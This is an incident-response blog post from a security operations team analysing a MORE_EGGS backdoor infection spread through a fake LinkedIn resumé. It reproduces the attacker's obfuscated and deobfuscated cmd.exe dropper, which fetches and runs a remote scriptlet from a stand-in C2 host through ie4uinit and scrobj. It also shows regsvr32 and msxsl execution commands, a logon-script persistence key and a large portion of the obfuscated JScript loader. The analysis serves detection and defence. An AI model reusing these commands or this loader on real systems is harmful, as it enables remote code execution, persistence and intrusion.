MORE_EGGS and some LinkedIn resumé spearphishing

By Kyle Pellett, Andrew Jerry

Published: 2022-08-26 · Archived: 2026-04-05 16:14:31 UTC

The “Great Resignation” has recruiters working overtime scouring LinkedIn resumés for potential candidates. Unfortunately, some of these resumés are posted by bad actors taking advantage of the situation.

With a new twist on the MORE_EGGS family of malware, attackers are throwing their names in the ring by **submitting poisoned resumés to job recruiters**. The Expel SOC recently spotted a deployment of this technique. The victim’s computer was infected and the malware payload tried to exfiltrate data within a few minutes.

How we spotted our initial lead

So, to be honest, malware sometimes acts so quickly that multiple alerts sound before one of our analysts can start the triage process. As you’d imagine, we’re automatically suspicious when we see multiple alerts fire for the same activity. It tells us that something strange is happening.


In this case, we received seven unique Microsoft Defender for Endpoint alerts within a few seconds for activity that clearly (for reasons explained below) resembled malicious code execution. This tipped our SOC analysts to an attack that was well under way — action to contain the host was needed urgently.

After this type of malware gains initial access — even if partially blocked by existing security controls — the attack can spread quickly and deploy code execution, defense evasion, and command and control techniques (in this case the answer was D — all of the above).

This is why a detection strategy that covers all parts of the MITRE ATT&CK framework is so important. In this case, Defender for Endpoint caught the use of XSL Script Processing first.

Cybersecurity is sometimes a battle of humans vs computers, and humans have the disadvantage with respect to time. A lot can happen in one “computer second,” and tech like the Expel Workbench™ and Ruxie™ help level the field by transforming alert data into intel our SOC analysts can quickly respond to while an attack is under way. (More on how we use Defender’s features to our advantage here.)

Let’s take a look at one of several Microsoft Defender for Endpoint alerts we received, how the Expel Workbench helped guide our analysts to find important information quickly, and how we inferred that this attack was in progress.



Can you spot the evil here? Here's what we saw in the recent process activity:

- We see **regsvr32** attempting to execute **42981.ocx**, which is similar to a technique used by malware (such as QBot and Lokibot). This is a pretty good giveaway that some malicious code has been executed; it's written this **42981.ocx** file to disk, and has now called **regsvr32** to run whatever code lies within this DLL file.
- The process arguments of **cmd.exe** are heavily obfuscated, an indication of an attacker trying to evade detection. One thing that isn't obfuscated is **johndoe[.]com/kbvbskrvf**, a likely suspect for a command and control IOC.
- This alert is looking for discovery activity or "Suspicious sequence of exploration activities." We see this in the command **cmd /v /c nltest /trusted_domains** outputting to a text file in a temporary directory, which is consistent with identifying domains trusted by this host — quite unusual if you ask us.
- **msxsl.exe** is a deprecated XML parsing tool with a well documented use case for executing code and bypassing application controls — here we see it trying to run an obscurely named text file.

- We also observe **wmic** creating the process **ie4uinit.exe -basesettings**. This is another LOLBAS (living off the land binary, script, or library) like **msxsl.exe** that can easily execute code because it can execute commands from a specially prepared **ie4uinit.inf** file.

Okay, so a lot of bad stuff going on…and so far, not a lot of answers to how this happened. At this point, we declared an incident, notified our customer, and sent them remediation actions to contain the host and block communications with **johndoe[.]com**

(Side note: This is not the real C2 we observed, but in the interest of protecting the anonymity of the user the attackers impersonated, we refer to them as johndoe for this blog.)

Identifying the root cause

The next question we wanted to answer: How did this malware infection get here?

We used the customer's EDR tool to review the timeline and walk back through the chain of events that ultimately led us to an event involving Outlook.exe.


`OUTLOOK.EXE opened the http link hxxps://www.linkedin[.]com/e/v2?e=-1swgqb-l437ev7b-v3&lipi=urn%3Ali%3Apage%3Aemail_email_jobs_new_applicant_01%3Bgo6DX7fyT96rJM8b2IE8Fw%3D%3D&t=plh&ek=email_jobs_new_applicant_01&li=0&m=emHMeqGo9oXk`

The user clicked on a link in an email from a legitimate sender to a legitimate domain; based on the requested resource, it appears they were seeking a resumé for a job posting. This is interesting for a couple of reasons.

- The attackers evaded inbox malspam detection using a legitimate email sender
- The document is likely expected, based on a job posting created by the targeted user
- The link in the email also appears legitimate

Unfortunately, our target still fell prey to a malicious phishing document. So what happens if the victim clicks through to download the resumé from LinkedIn?

To find out, we followed the trail and discovered a PDF crafted to present the viewer with an error. The error is actually an attempt to lure the victim to an unsafe site where they can download General-Manager-resumé.docx (the file is presented as a Word document).



Of course, this is suspicious to us because we know what happens. But an everyday user recruiting from LinkedIn has probably seen resumés that aren't compatible with their software. This seems to be what the attackers are counting on. Notably, the domain johndoe[.]com aligns with what the recruiter expects to see based on the applicant's name. (It was later discovered that the victim was in fact a recruiter and wasn't aware of a problem with their host after following this funnel.)

What happened to the host?

So what happens when the user clicks on the .docx link? Well, as it turns out, a bunch of things (before the user is finally presented with a word document). First of all, the file that lands on the victim's disk is actually a zip archive by the same name — General Manager Resume 1.zip. Once the zip is written to disk, we immediately see it create John Doe CV.lnk.

At this point we see a familiar code execution from one of our alerts:

Obfuscated

```
"cmd.exe" /v /c set "979113wEX=set" && call set "979113gn=%979113wEX:~0,1%" && (for %p in (c) do @set "979113QCH=%~p") && !979113gn!et "979113XI=e" && !979113gn!!979113XI!t "979113rKw=$w" && s!979113XI!t "979113bCj=i" && set "979113FL=a" && s!979113XI!t "979113jnI=t" && !979113gn!et "979113pHq=d" && s!979113XI!t "979113mJ=." && s!979113XI!t "979113MAn=init" && set "979113TQ=s!979113bCj!" && s!979113XI!t "979113Jq=s!979113XI!tt!979113bCj!ngs" && s!979113XI!t "979113Pnd=.!979113bCj!nf" && set "979113PN=i!979113XI!u!979113MAn!!979113Pnd!" && s!979113XI!t "979113ED= = " && !979113gn!et "979113AS=s!979113bCj!gnatur!979113XI!!979113ED!" && s!979113XI!t "979113vY=all!979113mJ!win" && set "979113ixY=de" && s!979113XI!t "979113Dtp=ch" && call !979113gn!!979113XI!t "979113YM=C:Users<Redacted>AppDataRoamingM!979113bCj!crosoft" && s!979113XI!t "979113nT=!979113YM!!979113PN!" && set "979113of="^" && (for %h in ("[vers!979113bCj!on]" "!979113AS!!979113rKw!!979113bCj!ndows nt$" "[!979113ixY!stinationdirs]" "F00BE!979113ED!01" "[!979113ixY!faultinst!979113vY!dows7]" "UnRegist!979113XI!rOCXs!979113ED!3DF1" "!979113pHq!elfiles!979113XI!F00BE" "[3DF1]" "%11%scRo%979113yd%j,NI,%979113RHZ%%979113BCS%%979113BCS%p%979113zL%%979113rf%%979113rf%johndoe.com/kbvbskrvf" "[F00BE]" "ieu%979113GjL%!979113Pnd!" "[strings]" "979113GjL=!979113MAn!" "979113BCS=t" "servicename' '" "979113RHZ=h" "979113zL=:" "979113rf=/" "shorthvcname= " "979113FPK=com" "979113yd=b") do @e!979113Dtp!o %~h)>"!979113nT!" && set "979113jgm=ie4uinit.exe" && call copy /Y C:windowssystem32!979113jgm! "!979113YM!" > nul && st!979113FL!rt "" /MIN wm!979113bCj!c proc!979113XI!ss call cr!979113XI!ate "!979113YM!!979113jgm! -bas!979113XI!!979113Jq!"
```


Deobfuscated

```
"cmd.exe" /v /c (for h in ("[version]" "signature = $windows nt$" "[destinationdirs]" " 01 = 01" "[defaultinstall.windows7]" "UnRegisterOCXs = 3DF1" "delfileseF00BE" "[3DF1]" "11scRobj,NI,http://johndoe.com/kbvbskrvf" "[F00BE]" "ieuinit.inf" "[strings]" "init=init" "t=t" "servicename' '" "h=h" ":=:" "/=/" "shorthvcname= " "979113FPK=com" "b=b") do @echo ~h)>"C:Users<Redacted>AppDataRoamingMicrosoft.infieuinit.inf" && set "ie4uinit.exe=ie4uinit.exe" && call copy /Y C:windowssystem32ie4uinit.exe "C:Users<Redacted>AppDataRoamingMicrosoft" > nul && stirt "" /MIN wmic process call create "C:Users<Redacted>AppDataRoamingMicrosoftie4uinit.exe -basesettings"
```

This command accomplishes a few things. It:

- points to http://johndoe[.]com/kbvbskrvf, a malicious resource hosted on the C2 domains UnRegisterOCXs to fetch and run the malicious resource using scrobj
- writes it as the file “ieuinit.inf” and puts it in C:Users<Redacted>AppDataRoamingMicrosoft.infieuinit.inf
- copies the legitimate ie4uinit.exe from C:windowssystem32ie4uinit.exe and uses WMIC to create the process in C:Users<Redacted>AppDataRoamingMicrosoftie4uinit.exe

This is indicative of the fileless malware execution technique used by GANDCAB, described here. (Further credit to the BOHOPS description of misuse of .inf files, UnRegisterOCXSection and scrobj.dll.)



Whenever we see legitimate Windows binaries where no vendors have determined the hash for ie4uinit.exe to be malicious, their occurrence outside the normal/expected path raises suspicions. According to VirusTotal, the file isn’t signed, but appears to be copywritten by Microsoft and is a component of Internet Explorer.

Within a millisecond of execution of the obfuscated cmd.exe process, we see the following wmic process.

```
wmic process call create "C:Users<Redacted>AppDataRoamingMicrosoftie4uinit.exe -basesettings"
```

Another signed binary, msxsl.exe, is also placed in the AppdataRoaming directory. The attackers now have two signed binaries at their disposal in an unprotected location: C:Users<Redacted>AppDataRoamingMicrosoftmsxsl.exe.

Both ieuninit.exe and msxsl.exe were placed in AppdataRoaming for later use. All of this happened in seconds —while the victim was waiting for the resumé to load — and we see one more command before the victim is presented with a Word doc — the decoy resumé).

The signed binary is in an unusual location — C:Users<Redacted>AppDataRoamingMicrosoftie4uinit.exe — and is using wmic to adjust token privileges to allow the following privileges to the user’s access token:
Shutdown, Undock, IncreaseWorkingSet, TimeZone.

This was followed by the execution of a script by ie4uinit.exe out of AppDataRomaing. The following AMSI content was recorded.

See Appendix A:

At first glance, this looks like an obfuscated javascript with function calls containing the following human-readable operations:

- return String.fromCharCode
- return new ActiveXObject
- return Math.floor(Math.random() * 65536
- .writeText
- .saveToFile
- {if (typeof WScript === 'object') {return true;
- RegRead
- GetObject
- .Create

Without completely deobfuscating this, we can guess the intent is to run a function after obfuscating the data with String.fromCharCode. This works by naming hexadecimal values as Unicode values, which are finally converted to characters. Here's the slightly deobfuscated pretty version:

See Appendix B:

The script then takes the string and writes an ActiveXobject with what's expected to be a WScript file:

```
lgnsyjcm9801.saveToFile(lgnsyjcm4315);
lgnsyjcm9801.close();
lgnsyjcm963 = 1;
} catch (lgnsyjcm265) {
return 0;
}
return lgnsyjcm963;
}
function lgnsyjcm400() {
try {
lgnsyjcm0147.lgnsyjcm786;
return true;
} catch (lgnsyjcm27) {
if (typeof WScript === "object") {
```

We then see an attempt at some cryptographic function based on the presence of **return Math.floor(Math.random() * 65536**. Open-source intelligence suggests this function is generating a pseudo-random number either used for C2 traffic encryption or as a GUID to uniquely identify the machine for eventual extortion or ransomware reasons.

There's also evidence of an intended registry-read event:

```
function lgnsyjcm206() {
var lgnsyjcm681;
var lgnsyjcm4718;
try {
lgnsyjcm681 = lgnsyjcm15(lgnsyjcm2656("EdT:2)?+6**kP>Yj", lgnsyjcm8, lgnsyjcm4));
lgnsyjcm4718 = lgnsyjcm681.RegRead(lgnsyjcm2656("rz%I07urKoW0mJVbfPQ=}Kp;]cNjAFcRVlW#ckgw7%I>
(,I5,dv&KR/,^kH+9*p=/6*dFQ+mC2T|j[,;T)+FE", lgnsyjcm8, lgnsyjcm4));
if (!lgnsyjcm4718) {
return false;
}
```

This can be deobfuscated further, but the next event we see on the host is the decoy document being created and executed using wmi:

```
Script content: IWshShell3.Environment("PROCESS");
IWshEnvironment.Item("APPDATA");
_Stream.Open();
_Stream.Position("0");
_Stream.Type("2");
_Stream.Charset("437");
```

```
_Stream.WriteText("┴┴┴αí▒▒ß");
_Stream.SaveToFile("C:Users<Redacted>AppDataRoamingMicrosoft6222.doc");
```

The user is now presented with a Word document, and nothing appears unusual. Thanks to AMSI content, we can see the 6222.doc file was executed and an ocx file is created.

```
Script Content: IWshShell3.Environment("PROCESS");
IWshEnvironment.Item("APPDATA");
_Stream.Open();
_Stream.Position("0");
_Stream.Type("2");
_Stream.Charset("437");
_Stream.WriteText("┴┴┴αí▒▒ß");
_Stream.SaveToFile("C:Users<Redacted>AppDataRoamingMicrosoft6222.doc");
_Stream.Close();
IWshShell3.RegRead("HKLMSOFTWAREMicrosoftWindowsCurrentVersionApp PathsWinword.exe");
ISWbemServicesEx.Get("Win32_Process");
ISWbemObjectEx._01000001("C:Program FilesMicrosoft OfficeRootOffice16WIN", "Unsupported parameter type
00000001", "Unsupported parameter type 00000001", "0");
_Stream.Open();
_Stream.Position("0");
_Stream.Type("2");
_Stream.Charset("437");
_Stream.WriteText("MZÉ");
_Stream.SaveToFile("C:Users<Redacted>AppDataRoamingMicrosoft42981.ocx")
```

42981.ocx is now executed by regsrv32.exe, a common tactic used by malicious Word document authors.

```
Script Content: Win32_Process.GetObject();
SetPropValue.CommandLine("C:Program FilesMicrosoft OfficeRootOffice16WINWORD.EXE
"C:Users<Redacted>AppDataRoamingMicrosoft6222.doc"");
SetPropValue.CurrentDirectory("Unsupported parameter type 00000001");
SetPropValue.ProcessStartupInformation("Unsupported parameter type 00000001");
Win32_Process.ExecMethod(Create);
Win32_Process.GetObject();
SetPropValue.CommandLine("regsvr32 /s /n /i:Login "C:Users<Redacted>AppDataRoamingMicrosoft42981.ocx"");
```

After executing the .ocx file with regsvr32 we see a registry modification that appears to be a text file in the AppData directory. While we don't have the contents of the text file, we can assume this is a persistence mechanism.

```
"Registry Key: S-1-12-1-3569878806-1151277312-3324287152-3804517278Environment
Value Name: UserInitMprLogonScript
Value Data: cscripT -e:jsCript ""%APPDATA%Microsoft46BA2C64FFD9F546.txt""
Value Type: RegistryValueEntity"
```

Regsvr32 also launches the msxsl.exe dropped by the malware to execute the file FC22A0E0F890CC.txt.

```
"Script Content: Win32_Process.GetObject();
SetPropValue.CommandLine(""C:Users<Redacted>AppDataRoamingMicrosoftmsxsl.exe FC22A0E0F890CC.txt
FC22A0E0F890CC.txt"");
```

After this we see evidence of discovery commands being executed via wmi by the parent process msxsl.exe. Without the contents of the .txt file we can't really know for sure what's happening. But based on OSINT, we can speculate that the .txt file is the MORE_EGGS JScript because it behaves like MORE_EGGS.

If you're wondering why we didn't do further analysis … good question. We were hindered a bit without file acquisition and were limited to host timelines. MSDFE did a pretty good job of recording.

```
msxsl.exe executed the WMI query 'SELECT Version FROM CIM_Datafile Where Name = 'C:\windows\notepad.exe''
msxsl.exe executed the WMI query 'SELECT IPAddress FROM Win32_NetworkAdapterConfiguration WHERE IPEnabled =
True'
msxsl.exe executed the WMI query 'SELECT * FROM Win32_Process'
typeperf.exe "SystemProcessor Queue Length" -si 180 -sc 1
```

Following some system discovery activity, we see HTTP POSTs to the C2 domain webdirectoryuk[.]com. See Appendix C.

The wmi process then executes the cmd.exe command under the victim's user context to run the nltest command to identify trusted domains and write the output to a text file. This was the final action performed by the malware prior to host

containment.

```
cmd /v /c nltest /trusted_domains > "C:Users<Redacted>AppDataLocalTemp55337.txt" 2>&1
```

Based on open source intelligence research, we suspect 55337.txt is the MORE_EGGS backdoor. This blog explains the capability of this backdoor, which includes command execution “via cmd.exe /C” among other functionality:


Command	Description
d&exec	Download and execute an executable (.exe or .dll).
more_eggs	Delete the current More_eggs and replace it.
Gtfo	Uninstall activity.
more_onion	Execute a script.
via_c	Run a command using “cmd.exe /C”.

Unfortunately, we were unable to acquire any of the files we described. However, given the behaviors performed on the host we were able to tell the story of how a LinkedIn resumé phishing document resulted in a MORE_EGGS backdoor.

Even without acquiring the file, our analysis of the activity aligns with the financially motivated cybercrime gangs FIN6, Evilnum, or the Cobalt Group. It’s difficult to attribute activity to a specific group, but we saw LinkedIn used in 2021 to deliver MORE_EGGS — with one key difference. The first iteration of threat groups harnessing LinkedIn for this purpose was an inverse of the victim-attacker relationship. Instead of recruiters expecting resumés, the FIN6 group was posing as employers and sending fake job offers to their victims over LinkedIn. Based on their prior use of LinkedIn, it’s quite possible this is the work of FIN6 or a copycat.

Either way, credit should be given where due. Financially motivated threat actors aren’t playing around and the victim user this article was based around wasn’t aware that downloading a resumés from LinkedIn left a backdoor on their machine.

Summary of attack lifecycle:



Remediation: Initial remediation focused on stopping the bleeding, containing the host, and reimaging the box to a known good image, ensuring no remnants were left over. We also recommended blocking the C2 domain webdirectoryuk[.]com.

Resilience: Even though we detected and reported this incident quickly, the bottom line is that malicious code executed on one of our customer-managed devices on their network. Whenever we can directly point to environment controls to enable defenders or disrupt attackers, we include them in the incident findings report. In this incident we provided the customer with the following resilience actions:

Disrupt attackers:

- Phishing education for users, specifically from trusted sources (LinkedIn).
- Configure Jscript (.js, .jse), Windows Scripting Files (.wsf, .wsh) and HTML for application (.hta) files to open with Notepad.
    - By associating these file extensions with Notepad you mitigate common remote code execution techniques. Note that PowerShell files (.ps1) already open by default in Notepad.

Enable Defenders:

- Increase visibility into PowerShell activity by taking advantage of logging capabilities. Module and ScriptBlock logging provide greater visibility into potential PowerShell attacks.
    - Good: Ensure PowerShell 3.0 (at least) is installed on all Windows systems and enable PowerShell Module logging.
    - Better: Ensure PowerShell 5.0 (at least) is installed on all Windows systems and enable PowerShell ScriptBlock logging and transcription logging.
    - Best: Ensure PowerShell 5.0 (at least) is installed on all Windows systems, enable PowerShell ScriptBlock logging and transcription logging; also make sure Microsoft-Windows-PowerShell%4Operational.evtx is at least 1 GB in size on all systems to aid in an investigation.

Appendix A

```
 Script content: function anonymous() { function lgnsyjcm9469(lgnsyjcm2900) {return
lgnsyjcm2900.length;}function lgnsyjcm262(lgnsyjcm6080){return String.fromCharCode(lgnsyjcm6080);}function
lgnsyjcm56(lgnsyjcm458) {var lgnsyjcm62 = [];var lgnsyjcm356 = [];var lgnsyjcm144 = "";var lgnsyjcm1495;var
lgnsyjcm020;var lgnsyjcm4110 = 0;lgnsyjcm62[0x80] = 0x00C7;lgnsyjcm62[0x81] = 0x00FC;lgnsyjcm62[0x82] =
0x00E9;lgnsyjcm62[0x83] = 0x00E2;lgnsyjcm62[0x84] = 0x00E4;lgnsyjcm62[0x85] = 0x00E0;lgnsyjcm62[0x86] =
0x00E5;lgnsyjcm62[0x87] = 0x00E7;lgnsyjcm62[0x88] = 0x00EA;lgnsyjcm62[0x89] = 0x00EB;lgnsyjcm62[0x8A] =
0x00E8;lgnsyjcm62[0x8B] = 0x00EF;lgnsyjcm62[0x8C] = 0x00EE;lgnsyjcm62[0x8D] = 0x00EC;lgnsyjcm62[0x8E] =
0x00C4;lgnsyjcm62[0x8F] = 0x00C5;lgnsyjcm62[0x90] = 0x00C9;lgnsyjcm62[0x91] = 0x00E6;lgnsyjcm62[0x92] =
0x00C6;lgnsyjcm62[0x93] = 0x00F4;lgnsyjcm62[0x94] = 0x00F6;lgnsyjcm62[0x95] = 0x00F2;lgnsyjcm62[0x96] =
0x00FB;lgnsyjcm62[0x97] = 0x00F9;lgnsyjcm62[0x98] = 0x00FF;lgnsyjcm62[0x99] = 0x00D6;lgnsyjcm62[0x9A] =
0x00DC;lgnsyjcm62[0x9B] = 0x00A2;lgnsyjcm62[0x9C] = 0x00A3;lgnsyjcm62[0x9D] = 0x00A5;lgnsyjcm62[0x9E] =
0x20A7;lgnsyjcm62[0x9F] = 0x0192;lgnsyjcm62[0xA0] = 0x00E1;lgnsyjcm62[0xA1] = 0x00ED;lgnsyjcm62[0xA2] =
0x00F3;lgnsyjcm62[0xA3] = 0x00FA;lgnsyjcm62[0xA4] = 0x00F1;lgnsyjcm62[0xA5] = 0x00D1;lgnsyjcm62[0xA6] =
0x00AA;lgnsyjcm62[0xA7] = 0x00BA;lgnsyjcm62[0xA8] = 0x00BF;lgnsyjcm62[0xA9] = 0x2310;lgnsyjcm62[0xAA] =
0x00AC;lgnsyjcm62[0xAB] = 0x00BD;lgnsyjcm62[0xAC] = 0x00BC;lgnsyjcm62[0xAD] = 0x00A1;lgnsyjcm62[0xAE] =
0x00AB;lgnsyjcm62[0xAF] = 0x00BB;lgnsyjcm62[0xB0] = 0x2591;lgnsyjcm62[0xB1] = 0x2592;lgnsyjcm62[0xB2] =
0x2593;lgnsyjcm62[0xB3] = 0x2502;lgnsyjcm62[0xB4] = 0x2524;lgnsyjcm62[0xB5] = 0x2561;lgnsyjcm62[0xB6] =
0x2562;lgnsyjcm62[0xB7] = 0x2556;lgnsyjcm62[0xB8] = 0x2555;lgnsyjcm62[0xB9] = 0x2563;lgnsyjcm62[0xBA] =
0x2551;lgnsyjcm62[0xBB] = 0x2557;lgnsyjcm62[0xBC] = 0x255D;lgnsyjcm62[0xBD] = 0x255C;lgnsyjcm62[0xBE] =
0x255B;lgnsyjcm62[0xBF] = 0x2510;lgnsyjcm62[0xC0] = 0x2514;lgnsyjcm62[0xC1] = 0x2534;lgnsyjcm62[0xC2] =
0x252C;lgnsyjcm62[0xC3] = 0x251C;lgnsyjcm62[0xC4] = 0x2500;lgnsyjcm62[0xC5] = 0x253C;lgnsyjcm62[0xC6] =
0x255E;lgnsyjcm62[0xC7] = 0x255F;lgnsyjcm62[0xC8] = 0x255A;lgnsyjcm62[0xC9] = 0x2554;lgnsyjcm62[0xCA] =
0x2569;lgnsyjcm62[0xCB] = 0x2566;lgnsyjcm62[0xCC] = 0x2560;lgnsyjcm62[0xCD] = 0x2550;lgnsyjcm62[0xCE] =
0x256C;lgnsyjcm62[0xCF] = 0x2567;lgnsyjcm62[0xD0] = 0x2568;lgnsyjcm62[0xD1] = 0x2564;lgnsyjcm62[0xD2] =
0x2565;lgnsyjcm62[0xD3] = 0x2559;lgnsyjcm62[0xD4] = 0x2558;lgnsyjcm62[0xD5] = 0x2552;lgnsyjcm62[0xD6] =
0x2553;lgnsyjcm62[0xD7] = 0x256B;lgnsyjcm62[0xD8] = 0x256A;lgnsyjcm62[0xD9] = 0x2518;lgnsyjcm62[0xDA] =
0x250C;lgnsyjcm62[0xDB] = 0x2588;lgnsyjcm62[0xDC] = 0x2584;lgnsyjcm62[0xDD] = 0x258C;lgnsyjcm62[0xDE] =
0x2590;lgnsyjcm62[0xDF] = 0x2580;lgnsyjcm62[0xE0] = 0x03B1;lgnsyjcm62[0xE1] = 0x00DF;lgnsyjcm62[0xE2] =
0x0393;lgnsyjcm62[0xE3] = 0x03C0;lgnsyjcm62[0xE4] = 0x03A3;lgnsyjcm62[0xE5] = 0x03C3;lgnsyjcm62[0xE6] =
0x00B5;lgnsyjcm62[0xE7] = 0x03C4;lgnsyjcm62[0xE8] = 0x03A6;lgnsyjcm62[0xE9] = 0x0398;lgnsyjcm62[0xEA] =
0x03A9;lgnsyjcm62[0xEB] = 0x03B4;lgnsyjcm62[0xEC] = 0x221E;lgnsyjcm62[0xED] = 0x03C6;lgnsyjcm62[0xEE] =
0x03B5;lgnsyjcm62[0xEF] = 0x2229;lgnsyjcm62[0xF0] = 0x2261;lgnsyjcm62[0xF1] = 0x00B1;lgnsyjcm62[0xF2] =
0x2265;lgnsyjcm62[0xF3] = 0x2264;lgnsyjcm62[0xF4] = 0x2320;lgnsyjcm62[0xF5] = 0x2321;lgnsyjcm62[0xF6] =
0x00F7;lgnsyjcm62[0xF7] = 0x2248;lgnsyjcm62[0xF8] = 0x00B0;lgnsyjcm62[0xF9] = 0x2219;lgnsyjcm62[0xFA] =
0x00B7;lgnsyjcm62[0xFB] = 0x221A;lgnsyjcm62[0xFC] = 0x207F;lgnsyjcm62[0xFD] = 0x00B2;lgnsyjcm62[0xFE] =
0x25A0;lgnsyjcm62[0xFF] = 0x00A0;do {lgnsyjcm1495 = lgnsyjcm458[lgnsyjcm4110];if (lgnsyjcm1495 < 128)
{lgnsyjcm020 = lgnsyjcm1495;}else {lgnsyjcm020 =
lgnsyjcm62[lgnsyjcm1495];}lgnsyjcm356.push(lgnsyjcm262(lgnsyjcm020));lgnsyjcm4110 += 1;} while (lgnsyjcm4110 <
lgnsyjcm9469(lgnsyjcm458));lgnsyjcm144 = lgnsyjcm356.join("");return lgnsyjcm144;}function
lgnsyjcm15(lgnsyjcm287) {return new ActiveXObject(lgnsyjcm287);}function lgnsyjcm7522() {return
Math.floor(Math.random() * 65536);}function lgnsyjcm4677(lgnsyjcm387, lgnsyjcm4315, lgnsyjcm7403, lgnsyjcm1632,
lgnsyjcm4299){var lgnsyjcm963;try {var lgnsyjcm5310 = lgnsyjcm598(lgnsyjcm387);var lgnsyjcm081 =
lgnsyjcm894(lgnsyjcm5310, lgnsyjcm7403, lgnsyjcm1632);lgnsyjcm5310 = 0;if (lgnsyjcm4299 === 1 && lgnsyjcm081[0]
!== 0x4D && lgnsyjcm081[1] !== 0x5a){return 0;}var lgnsyjcm9801 = lgnsyjcm15(lgnsyjcm2656(lgnsyjcm28,
lgnsyjcm8, lgnsyjcm4));lgnsyjcm9801.open();lgnsyjcm9801.position = 0;lgnsyjcm9801.type = 2;lgnsyjcm9801.charset
= 437;lgnsyjcm9801.writeText(lgnsyjcm56(lgnsyjcm081));lgnsyjcm081 =
0;lgnsyjcm9801.saveToFile(lgnsyjcm4315);lgnsyjcm9801.close();lgnsyjcm963 = 1;} catch (lgnsyjcm265) {return
0;}return lgnsyjcm963;}function lgnsyjcm400() {try {lgnsyjcm0147.lgnsyjcm786;return true;} catch(lgnsyjcm27)
{if (typeof WScript === 'object') {return true;}lgnsyjcm481();}}function lgnsyjcm206(){var lgnsyjcm681;var
lgnsyjcm4718;try{lgnsyjcm681 = lgnsyjcm15(lgnsyjcm2656('EdT:2)?+6**kP>Yj', lgnsyjcm8, lgnsyjcm4));lgnsyjcm4718
```

```
= lgnsyjcm681.RegRead(lgnsyjcm2656('rz%I07urKoW0mJVbfPQ=}Kp;]cNjAFcRVlW#ckgw7%I>
(,I5,dv&KR/,^kH+9*p=/6*dFQ+mC2T|j[,;T)+FE', lgnsyjcm8, lgnsyjcm4));if (!lgnsyjcm4718) {return false;}return
